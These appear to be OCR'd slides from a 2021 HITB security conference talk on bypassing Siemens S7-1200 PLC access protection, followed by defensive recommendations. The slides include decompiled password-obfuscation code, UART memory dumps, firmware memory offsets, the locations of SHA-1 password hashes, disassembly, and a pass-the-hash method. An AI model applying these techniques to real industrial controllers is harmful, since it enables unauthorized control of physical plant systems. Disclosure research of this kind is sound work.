
```
1  int __stdcall sub_100551B4(char a1, void *Dst)
2  {
3    const void *v2; // eax
4    _WORD *v4; // [esp+8h] [ebp-1Ch]
5    _WORD *v5; // [esp+Ch] [ebp-18h]
6    signed int i; // [esp+14h] [ebp-10h]
7
8    if ( !sub_1000D480(&a1) )
9      CString::operator=(&a1, off_1009C50C);
10   while ( sub_1000D480(&a1) < 8 )
11     CString::operator+=(&a1, 32);
12   v2 = (const void *)unknown_libname_203(&a1);
13   memcpy(Dst, v2, 8u);
14   v4 = Dst;
15   v5 = Dst;
16   *(_WORD *)Dst ^= 0xAAAAu;
17   for ( i = 1; i < 4; ++i )
18   {
19     ++v4;
20     *v4 ^= *v5 ^ 0xAAAA;
21     ++v5;
22   }
23   return CString::~CString((CString *)&a1);
24 }
```

Bypass S7-1200 PLC protection

- Breaking S7-1200 PLC protection—data integrity checking & verification/protocol encryption
- Pass the hash



Memory Dump



Exploiting UART vulnerabilities to dump memory

Desoldering the flash to extract firmware& application data

Analysis of memory


```
E2 8D 00 5C EB FE 10 87 E1 A0 00 04 EB FE 36 7A  â..\ëþ.‡á ..ëþ6z
E1 A0 80 00 E1 A0 00 05 EB FE 36 77 E6 FF 90 70  á €.á ..ëþ6wæÿ.p
E2 8D 00 5C EB FE 36 74 E3 A0 20 84 E2 8D 30 18  â..\ëþ6tã „â.0.
E1 A0 10 02 E6 FF E0 70 E3 A0 00 50 E2 8D C0 5C  á ..æÿàpã .Pâ.À\
E8 83 52 27 E3 A0 00 00 E1 B0 30 07 E1 A0 90 00  èƒR'ã ..á°0.á ..
E1 A0 10 00 E2 8D CF 62 13 A0 00 01 E6 FF 50 78  á ..â.Ïb. ..æÿPx
E8 8D 12 33 E1 DD 23 B8 E1 DD 13 BA E1 A0 00 06  è..3áÝ#¸áÝ.ºá ..
EB 01 26 1B E3 A0 58 01 EA 00 00 1A E3 5B 00 01  ë.&.ã X.ê...ã[..
9A 00 00 02 E3 50 00 02 92 8F 10 98 9A 00 00 00  š...ãP..'..˜š...
E2 8F 10 C0 E2 8D 00 5C E1 A0 20 0A E1 A0 38 25  â..Àâ..\á .á 8%
EB FE 10 60 E2 8F 10 DC E2 8D 00 3C E1 A0 28 25  ëþ.`â..Üâ..<á (%
EB FE 10 5C E2 8D 00 5C EB FE 36 4F E6 FF 40 70  ëþ.\â..\ëþ6Oæÿ@p
E2 8D 00 3C EB FE 36 4C E6 FF 30 70 E2 8D 00 5C  â..<ëþ6Læÿ0pâ..\
E8 8D 00 11 E2 8D 20 3C E1 A0 00 06 E1 A0 18 25  è...â. <á ..á .%
EB 01 27 5B E2 85 58 01 E1 A0 08 25 E1 50 00 0B  ë.'[â…X.á .%áP..
9A FF FF E1 EA 00 00 00 EB 01 25 49 E2 8D DF 77  šÿÿáê...ë.%Iâ.ßw
E8 BD 8F F0 53 69 65 6D 65 6E 73 2C 20 53 49 4D  è½.ðSiemens, SIM
41 54 49 43 20 53 37 2C 20 69 6E 74 65 72 6E 61  ATIC S7, interna
6C 2C 20 58 25 31 75 00 53 69 65 6D 65 6E 73 2C  l, X%1u.Siemens,
20 53 49 4D 41 54 49 43 20 53 37 2C 20 45 74 68   SIMATIC S7, Eth
65 72 6E 65 74 20 50 6F 72 74 2C 20 58 25 31 75  ernet Port, X%1u
20 50 25 31 75 52 00 00 53 69 65 6D 65 6E 73 2C   P%1uR..Siemens,
20 53 49 4D 41 54 49 43 20 53 37 2C 20 45 74 68   SIMATIC S7, Eth
65 72 6E 65 74 20 50 6F 72 74 2C 20 58 25 31 75  ernet Port, X%1u
20 50 25 31 75 00 00 00 70 6F 72 74 2D 25 30 33   P%1u...port-%03
64 00 00 00 E9 2D 40 30 E1 A0 40 00 E5 D0 00 09  d...é-@0á @.åÐ..
EB 00 3B DA E2 50 50 00 03 A0 20 65 03 A0 10 07  ë.;ÚâPP.. e. ..
03 A0 00 06 0B 00 3A E9 E5 D4 00 08 E2 50 00 01  . ....:éåÔ..âP..
```

The size of memory is 128M, starting with BootLoader, followed by firmware & application data

Module=1215C DC/DC/DC FW Version=V4.5.0		
info	start address	length
.text	0x00043700	0xFA37FC
.rodata	0x00FE6F00	0x42F410
.data	0x01416340	0x0746E8
.tls.cond.data	0x0148AA28	0X00
.bss	0x01E01040	0xB31EA0

Locate the password hash

Reverse OMSp_core_managed.dll, the password hash algorithm is SHA-1



00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
00 00 00 00	00 00 00 00	02 57 F1 74	00 00 00 00	.....Wñt....
00 00 00 00	DA 39 A3 EE	5E 6B 4B 0D	32 55 BF EF	....Ú9£î^kK.2U¿ï
95 60 18 90	AF D8 07 09	00 00 00 00	DA 39 A3 EE	•`..¯Ø.....Ú9£î
5E 6B 4B 0D	32 55 BF EF	95 60 18 90	AF D8 07 09	^kK.2U¿ï•`..¯Ø..
00 00 00 00	D8 C5 49 A3	E9 67 08 EF	45 EA 76 2D	....ØÅI£ég.ïEêv-
4E 4F 1D 59	44 3B 65 E2	00 00 00 00	00 00 00 00	NO.YD;eâ.....
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
00 00 00 00	01 01 74 50	02 57 F2 94	00 00 06 80	.....tP.Wò”...€


HMI access protection password hash

Read access protection password hash

Full access protection password hash

```
:00000001801DBF6B                 mov     rbx, r8
:00000001801DBF6E                 test    rcx, rcx
:00000001801DBF71                 jz      short loc_1801DBFD7
:00000001801DBF73                 test    edx, edx
:00000001801DBF75                 jz      short loc_1801DBFD7
:00000001801DBF77                 test    rbx, rbx
:00000001801DBF7A                 jz      short loc_1801DBFD7
:00000001801DBF7C                 xor     eax, eax
:00000001801DBF7E                 mov     [rsp+0E8h+var_B4], 67452301h
:00000001801DBF86                 mov     r8d, edx
:00000001801DBF89                 mov     [rsp+0E8h+var_C8], rax
:00000001801DBF8E                 mov     rdx, rcx
:00000001801DBF91                 mov     [rsp+0E8h+var_C0], eax
:00000001801DBF95                 lea     rcx, [rsp+0E8h+var_C8]
:00000001801DBF9A                 mov     [rsp+0E8h+var_20], al
:00000001801DBFA1                 mov     [rsp+0E8h+var_B0], 0EFCDAB89h
:00000001801DBFA9                 mov     [rsp+0E8h+var_AC], 98BADCFEh
:00000001801DBFB1                 mov     [rsp+0E8h+var_A8], 10325476h
:00000001801DBFB9                 mov     [rsp+0E8h+var_A4], 0C3D2E1F0h
:00000001801DBFC1                 call    sub_1801DC5B0
:00000001801DBFC6                 mov     rdx, rbx
:00000001801DBFC9                 lea     rcx, [rsp+0E8h+var_C8]
:00000001801DBFCE                 call    sub_1801DC810
:00000001801DBFD3                 xor     eax, eax
:00000001801DBFD5                 jmp     short loc_1801DBFE1
:00000001801DBFD7 ; ---------------------------------------------------------
:00000001801DBFD7
:00000001801DBFD7 loc_1801DBFD7:                          ; CODE XREF: sub
:00000001801DBFD7                                         ; sub_1801DBF50+
:00000001801DBFD7                 mov     rax, 85952B00004AFFFDh
:00000001801DBFE1
:00000001801DBFE1 loc_1801DBFE1:                          ; CODE XREF: sub
:00000001801DBFE1                 mov     rcx, [rsp+0E8h+var_18]
:00000001801DBFE9                 xor     rcx, rsp        ; StackCookie
:00000001801DBFEC                 call    __security_check_cookie
:00000001801DBFF1                 add     rsp, 0E0h
```

Pass the Hash




TIA V16

upload an access protection project

S7-1215C(firmware V4.5.0)

HITB SECCONF AMSTERDAM - 2021

About firmware V4.5.0



TIA V13 project +firmware V4.5.0=access protection failed!!!

Update V4.5.0

The S7-1200 CPU firmware update V4.5.0 replaces the V4.4.1 and supports these key features:

- S7-1200 OPC UA enhancements:
  - Server method calls (Remote Procedure Calls)
  - Structure and Array data types
  - Improved diagnostics
- New instructions:
  - GetSMCInfo instruction retrieves information about the inserted SIMATIC memory card
  - Compact Read/Write file instructions: FileReadC, FileWriteC and, FileDelete
- Open user communication: now supports TCON_Settings
- Web server: Supports modern API and certificate handling
- PROFINET support of Media Redundancy Protocol (MRP) functionality as a "Client" and as a "Manager" (CPU 1215C and CPU 1217C)
- Improved DataLog functionality including Sync timestamp field with the S7-1500
- Enhanced security:
  - Use of X.509 certificates and TLS (Transport Layer Security) to enable secure PG/PC and HMI communication
  - Protection of confidential PLC configuration data
  - Enhanced encryption for the CPU access level passwords with a default setting of complete protection of the CPU
  - Ability to use a SIMATIC memory card to set or change the Protection of confidential PLC configuration data password
- Increased retentive memory for S7-1200 CPUs from 10 Kbytes to 14 Kbytes
- Service Data via Data Record (TIA Portal)

Required software: TIA Portal with STEP 7 V17 Basic or Professional

As of May 20, 2021, there is no official download address or information available for TIA Portal With Step 7 V17 Basic or Professional software.

How to protect PLC better

PLC Configurator

- Use code virtualization protection technology to increase the cost-effectiveness of reverse
- Add Mutual authentication
- Use encryption techniques to enhance the protection of application project files
- .....

Communication Protocol

PLC

- sensitive information should be stored in a trust zone, where it is reinforced
- Add Mutual authentication
- Password must meet complexity requirements policy
- Use physical hardware protection technology to prevent reverse engineering and soldering
- .....

Thank You

For your attention